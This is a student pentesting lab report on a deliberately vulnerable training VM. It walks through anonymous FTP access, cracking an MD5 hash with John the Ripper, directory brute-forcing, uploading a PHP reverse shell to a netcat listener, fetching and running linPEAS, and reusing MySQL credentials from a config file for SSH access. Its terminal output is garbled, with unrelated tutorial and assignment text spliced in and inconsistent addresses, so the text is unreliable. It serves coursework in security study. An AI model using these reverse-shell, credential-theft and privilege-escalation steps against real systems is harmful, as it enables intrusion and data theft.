


HY455 Cyber Security

Assignment 6 - Live Pentesting

Chris Papastamos – Antonis Hatzivasileiou

Question 1

For importing the VVM in Vmbox we created a new Linux machine and imported the .vmdk file in as a storage device. After that we gave a new network adapter to the virtual machine with the host-only adapter. Running VVM the interface **enp0s8** had an ip address by default so when we tried pinging it from an other VM running Kali linux, we got ping to answer successfully. This can be seen in the screenshot below:



The screenshot shows a terminal window titled "root@kali: ~" with the following content:

```
File Edit View Search Terminal Help
root@kali: # ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp seq=1 ttl=128 time=1.50 ms
64 bytes from 192.168.56.104: icmp seq=2 ttl=128 time=1.46 ms
64 bytes from 192.168.56.104: icmp seq=3 ttl=128 time=1.00 ms
64 bytes from 192.168.56.104: icmp seq=4 ttl=128 time=0.888 ms
64 bytes from 192.168.56.104: icmp seq=5 ttl=128 time=1.38 ms
64 bytes from 192.168.56.104: icmp seq=6 ttl=128 time=1.52 ms
64 bytes from 192.168.56.104: icmp seq=7 ttl=128 time=1.52 ms
64 bytes from 192.168.56.104: icmp seq=8 ttl=128 time=1.36 ms
64 bytes from 192.168.56.104: icmp seq=9 ttl=128 time=0.914 ms
64 bytes from 192.168.56.104: icmp seq=10 ttl=128 time=1.08 ms
64 bytes from 192.168.56.104: icmp seq=11 ttl=128 time=1.08 ms
64 bytes from 192.168.56.104: icmp seq=12 ttl=128 time=1.09 ms
^C
--- 192.168.56.104 ping statistics --- 12 packets transmitted, 12 received, 0% packet loss, time 11017ms
rtt min/avg/max/mdev = 0.888/1.236/1.524/0.239 ms
root@kali: ~ ifconfig
bash: ifconfig: command not found
root@kali: ~ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.192.132 netmask 255.255.255.0 broadcast 192.168.192.255
          inet6 fe80::2c0:2fffe:fe26:b9a5 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:26:b9:a5 txqueuelen 1000 (Ethernet)
              RX packets 72674 bytes 106049806 (101.1 MiB)
              2 [10%] MAC spoofing
                • List reasons why MAC spoofing is possible.
                • Discuss ways to spoof a MAC and a countermeasure for each one of these ways.
                • Demonstrate ways to spoof a MAC and relevant countermeasures.
```

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
root@kali: ~ ifconfig
-bash: ifconfig: command not found
root@kali: ~ ipconfig
-bash: ipconfig: command not found
root@kali: ~ iwconfig
-bash: iwconfig: command not found
root@kali: ~ dhclient
-bash: sudo: command not found
root@kali: ~ ipconfig
root@kali: ~ ipconfig
-bash: ipconfig: command not found
root@kali: ~ ipconfig
-bash: ipconfig: command not found
root@kali: ~ ipconfig
-bash: ipconfig: command not found
root@kali: ~ ip a
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 0
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
            valid_lifetiime forever preferred_lifetiime forever
            inet6 ::1/128 brd :: scope host
                valid_lifetiime forever preferred_lifetiime forever
2: enp0S3 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group 0
    link/ether 08:00:27:4f:b7:06 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0S3
        valid_lifetiime 68551sec preferred_lifetiime 68551sec
        inet6 fe00::0:0:0:0:27ff:fe:10:6/64 scope link
            valid_lifetiime forever preferred_lifetiime forever
3: enp0S5 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group 0
    link/ether 08:00:27:dc:5e:0b brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic enp0S5
        valid_lifetiime 551sec preferred_lifetiime 551sec
        inet6 fe00::a0:0:27ff:fe:5e:0b:64 scope link
            valid_lifetiime forever preferred_lifetiime forever
root@kali: ~
```

Question 2

When we ran the nmap command we were given in the assignment (**nmap -A -p- -T4 192.168.56.104**) we can see that there are ports open in the VVM. One is for **FTP at port 21**, one is for **SSH at port 22** and one for **HTTP at port 80**

```
root@kali:~# nmap -A -p- -T4 192.168.56.104
From the image above, we can confirm that Aircrack-ng was installed successfully on our system.
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2023-05-03 14:30 EEST
Nmap scan report for 192.168.56.104
Host is up (0.00043s latency)
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 1000   1000  96 May  2 10:40 note.txt
|_ftp-bounce: bounce working! and time-consuming when running the Aircrack-ng suite with the APT package manager.
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|_2048 C7:44:58:86:90:fd:e4:d5:b0:bf:07:8d:05:5d:d7 (RSA)
|_256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Apache2 Debian Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:m1424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe
:/o:linux:linux_kernel:3.2
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1  0.14 ms 192.168.192.2
2  0.08 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 104.26 seconds
root@kali:~#
```

Question 3

After finding out that anonymous ftp login is allowed (see screenshot in the above question) we tried unsuccessfully to login using plain ftp. We managed to login using credentials **anonymous:anonymous** and ftp returned **230 Login successful** but when we tried running **ls -a** to print the files in the remote directory no further answer was given from the ftp client.

```
root@kali:~# ftp 192.168.56.104 telMethod 2
Connected to 192.168.56.104.
220 (vsFTPD 3.0.3)
Name (192.168.56.104:root): anonymous
331 Please specify the password.time-consuming
Password:
230 Login successful.
Remote system type is UNIX. I should try this method.
Using binary mode to transfer files.
ftp> ls
```

The workaround we tried is to log in using **wget** and download all the contents of the remote directory in our local VM (Kali). This proved successful as we were able to read the contents of the downloaded file

```
File Edit View Search Terminal Help
?Invalid command
ftp> ls -a           Install Airmon-ng Kali Linux [2 Methods with Examples] | GoLinuxCloud - Mozilla Firefox
200 PORT command successful. Consider using PASV.
425 Failed to establish connection.
ftp> quit
221 Goodbye.
root@kali:~# wget -m ftp://anonymous:anonymous@192.168.56.104
--2023-05-03 14:36:40--  ftp://anonymous:*password*@192.168.56.104/
                         => '192.168.56.104/.listing'
Connecting to 192.168.56.104:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PASV ... done.    ==> LIST ... done.
[Installing Aircrack-ng Suite][Method 2]
192.168.56.104/.listing      [ <-> ]      185  --KB/s  in 0s
All individual packages can be installed by compilation from source code on GitHub and compiling it yourself. Of course, this method is a little complicated and time-consuming than installing the Aircrack-ng suite with the APT package manager.
--2023-05-03 14:36:40--  ftp://anonymous:*password*@192.168.56.104/note.txt
                         => '192.168.56.104/note.txt'
==> CWD not required. If it works, you should try this method. Follow the steps below.
==> PASV ... done.    ==> RETR note.txt ... done.
Length: 96
ALSO READ:
192.168.56.104/note.txt  100%[=====]  96  --KB/s  in 0.001s
How to install Anydesk on AlmaLinux 8 [Step-by-Step]
2023-05-03 14:36:40 (92.4 KB/s) - '192.168.56.104/note.txt' saved [96]

FINISHED --2023-05-03 14:36:40--
Total wall clock time: 0.05s
Downloaded: 2 files, 281 in 0.001s (269 KB/s)
root@kali:~# ls
192.168.56.104:~ Documents Music openPublics sleuthkit-4.1.3.tar.gz Templates
Desktop Downloads Pictures sleuthkit-4.1.3 sources.list Videos
root@kali:~# cd 192.168.56.104/
root@kali:~/192.168.56.104# ls
note.txt
root@kali:~/192.168.56.104# cat note.txt
Testing credentials:
StudentRegno: 10201321
Password (Hashed): cd73502828457d15655bbd7a63fb0bc8
root@kali:~/192.168.56.104#
```

The file contained a hash and we will now try to crack it.

Question 4

To crack the hash we first ran hashid to recognize the hash type. hashid returned MD2, MD5 and MD4 amongst others. We will now run JTR (John The Reaper) to crack the hash using its default wordslist. The first run (treating the hash as MD2) as we can observe in the screenshot below did not return any results and started bruteforcing the password. The second run (treating the hash as MD5) returned the result password “**student**” which corresponds to the hash we got from the VVM.

```
root@kali:~/192.168.56.104# hashid -j cd73502828457d15655bbd7a63fb0bc8
Analyzing 'cd73502828457d15655bbd7a63fb0bc8' 457-1
[+] MD2 [JtR Format: md2]
[+] MD5 [JtR Format: raw-md5]
[+] MD4 [JtR Format: raw-md4]
[+] Double MD5
[+] LM [JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [JtR Format: lotus5]
[+] Skype
[+] Snelru-128 [JtR Format: snefru-128]
[+] NTLM [JtR Format: nt]
[+] Domain Cached Credentials [JtR Format: mscach]
[+] Domain Cached Credentials 2 [JtR Format: mscach2]
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x [JtR Format: radmin]
root@kali:~/192.168.56.104# echo cd73502828457d15655bbd7a63fb0bc8 > hash_1.txt
root@kali:~/192.168.56.104# john --format=md2 hash_1.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (MD2 [MD2 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 3/3 0g/s 149697p/s 149697c/s 149697C/s 022740
Session aborted
root@kali:~/192.168.56.104# john --format=md5 hash_1.txt
Unknown ciphertext format name requested
root@kali:~/192.168.56.104# john --format=raw-md5 hash_1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
student      (?)
1g 0:00:00:00 DONE 2/3 (2023-05-03 14:54) 14.28g/s 6171p/s 6171c/s 6171C/s snowball..tere
a
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/192.168.56.104#
```


Question 5

We ran dirbuster for the IP address of the VVM and used the medium wordslist of dirbuster.

The screenshot shows the OWASP DirBuster interface and a terminal window. The terminal output shows the results of the dirbuster scan:


```
File Edit View Search Terminal Help
root@kali:~/192.168.56.104
Ig 0:00:00:00 DONE 2/3 (2023-05-03 14:54) 14.28g/s 617lp/s 617lc/s 617lc/s snowball..teres
a Use the "-show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/192.168.56.104# dirbuster
May 03, 2023 2:56:45 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
DirBuster Stopped
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /academy/ - 200
Dir found: /academy/assets/ - 200
Dir found: /academy/assets/js/ - 200
File found: /academy/assets/js/jquery-1.11.1.js - 200
File found: /academy/assets/js/bootstrap.js - 200
Dir found: /academy/assets/css/ - 200
Dir found: /academy/assets/fonts/ - 200
Dir found: /academy/assets/img/ - 200
File found: /academy/assets/css/bootstrap.css - 200
File found: /academy/assets/css/font-awesome.css - 200
File found: /academy/assets/css/style.css - 200
File found: /academy/assets/fonts/fontawesome.woff - 200
File found: /academy/assets/fonts/fontawesome.woff2 - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.eot - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.svg - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.ttf - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.woff - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.woff2 - 200
Dir found: /phmyadmin/ - 200
Dir found: /server-status/ - 403
DirBuster Stopped
```

We discovered some directories and started trying them out in our web browser. The /academy directory seemed interesting and started looking into it. There was a login page and we tried the Reg no: 10201321 and the password we found earlier (Q4).



Question 6

During this question we realised that we had to put both of our VMs in bridge mode and due to that change the IP addresses have changed. In the following screenshot you can see both hosts communicating as well as the new address of each host



The image shows two terminal windows side-by-side. The left window is on a Kali Linux host (root@kali) and the right window is on a hy455 host (root@hy455). Both hosts show their network interfaces (lo, eth0) and ping statistics to 192.168.96.60.

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host
        valid_lifeti...
```


```
hy455 login: root
Password:
Last login Wed May  3 08:39:47 EDT 2023 on tt1
Linux hy455 4.19.0-16-amd64 #1 SMP Debian 4.19.101-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/<package>.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@hy455:~#
```

Ping results from both hosts:

```
root@kali:~# ping 192.168.96.60
PING 192.168.96.60 (192.168.96.60) 56(84) bytes of data.
64 bytes from 192.168.96.60: icmp_seq=1 ttl=64 time=1.33 ms
64 bytes from 192.168.96.60: icmp_seq=2 ttl=64 time=0.563 ms
...
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.563/0.950/1.337/0.387 ms
root@kali:~#
```

```
root@hy455:~# ping 192.168.96.60
PING 192.168.96.60 (192.168.96.60) 56(84) bytes of data.
64 bytes from 192.168.96.60: icmp_seq=1 ttl=64 time=1.33 ms
64 bytes from 192.168.96.60: icmp_seq=2 ttl=64 time=0.563 ms
...
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.563/0.950/1.337/0.387 ms
root@hy455:~#
```

We started looking around in the webapp we discovered earlier and discovered a file upload section in the “Edit My Profile” index tab of the webserver. We found a php reverse shell [script on github](#) and we uploaded it. We had to change some variables (line 49 and 50 replace IP address and port). When we uploaded and updated our profile in the website, the netcat listener got the connections and thus we were connected to the VVM.



The image shows a Mozilla Firefox browser window titled "Student Profile - Mozilla Firefox". The URL bar shows the address 192.168.56.104/academy/my-profile.php. The page displays a form for editing a student profile. The fields are as follows:

Student Name	Rum Ham
Student Reg No	10201321
Pincode	777777
CGPA	7.60
Student Photo	 NO IMAGE AVAILABLE
Upload New Photo	
<input type="button" value="Browse..."/> No file selected.	
<input type="button" value="Update"/>	

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:26:b9:a5 brd ff:ff:ff:ff:ff:ff
        inet 192.168.96.185/24 brd 192.168.96.255 scope global dynamic eth0
            valid_lft 3300sec preferred_lft 3300sec
        inet6 fe80::20c:29ff:fe26:b9a5/64 scope link
            valid_lft forever preferred_lft forever
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.96.185] from (UNKNOWN) [192.168.96.60] 32886
Linux hy455 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
08:52:00 up 5 min, 1 user, load average: 0.00, 0.00, 0.00
USER     TTY     FROM           LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -           08:46   4:48   0.03s  0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Question 7

Now that we have an active shell in the VVM we have to find a directory where the current user has write permissions. That we achieved by running “**find / -type d -perm -2 -ls 2 >/dev/null**”. This brought out the /tmp directory and we went there and executed wget to download the shell script of [linPEAS](#). Then we ran linpeas.sh script and found the following findings:

```
$ find / -type d -perm -2 -ls 2>/dev/null
139273        4 drwxrwxrwt  2 root      root          4096 May  3 08:58 /tmp
261551        4 drwx-wx-wt  2 root      root          4096 May  3 08:53 /var/lib/php/sessions
259963        4 drwxrwxrwt  2 root      root          4096 May  3 08:46 /var/tmp
  9374        0 drwxrwxrwt  2 root      root           40 May   3 08:46 /dev/mqueue
  9843        0 drwxrwxrwt  2 root      root           40 May   3 08:46 /dev/shm
  9845        0 drwxrwxrwt  4 root      root          80 May   3 08:46 /run/lock
$ cd /tmp
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2023-05-03 09:03:53--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20230425-bd7331ea/linpeas.sh [following]
--2023-05-03 09:03:53--  https://github.com/carlospolop/PEASS-ng/releases/download/20230425-bd7331ea/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/ba2c0404-93e2-44d5-a884-e5c0a3af4ala?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20230503%2Fs-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230503T130212Z&X-Amz-Expires=300&X-Amz-Signature=2a744129ab0f5103a812be716a4b450207b4f3ec588791bc12d6954be8e67dd0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2023-05-03 09:03:53--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/ba2c0404-93e2-44d5-a884-e5c0a3af4ala?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20230503%2Fs-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230503T130212Z&X-Amz-Expires=300&X-Amz-Signature=2a744129ab0f5103a812be716a4b450207b4f3ec588791bc12d6954be8e67dd0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830030 (811K) [application/octet-stream]
Saving to: 'linpeas.sh'

OK ..... 6% 834K 1s
```

|| **Searching passwords in config PHP files**

```
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cgi['Servers'][$i]['AllowNoPassword'] = false;
$cgi['Servers'][$i]['AllowNoPassword'] = false;
$cgi['ShowChgPassword'] = true;
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_password = "My_V3ryS3cur3_P4ss";
```

```
/var/www/html/academy/assets/fonts/fontawes
/var/www/html/academy/assets/fonts/fontawes
/var/www/html/academy/assets/fonts/fontawes
#)You_can_write_even_more_files_inside_las
/var/www/html/academy/assets/img
/var/www/html/academy/assets/js
/var/www/html/academy/assets/js/bootstrap.j
/var/www/html/academy/assets/js/jquery-1.11
/var/www/html/academy/change-password.php
/var/www/html/academy/check_availability.ph
/var/www/html/academy/db
/var/www/html/academy/db/onlinecourse.sql
/var/www/html/academy/enroll-history.php
/var/www/html/academy/enroll.php
/var/www/html/academy/includes
/var/www/html/academy/includes/config.php
```

Question 8

In the config.php file found in the directory specified in linPEAS output we found the username of the user and his mySQL password, the username we found is grimmie and the password: "see in screenshot". We also looked in the /etc/passwd and figured out that the user is the administrator (see screenshot below).

```
$ cd includes
$ ls
config.php
footer.php
header.php
menubar.php
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die
ould not connect database");
```

Using these credentials we ssh'd in the VVM and therefore now we have administrator rights.

```
?>
$ cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
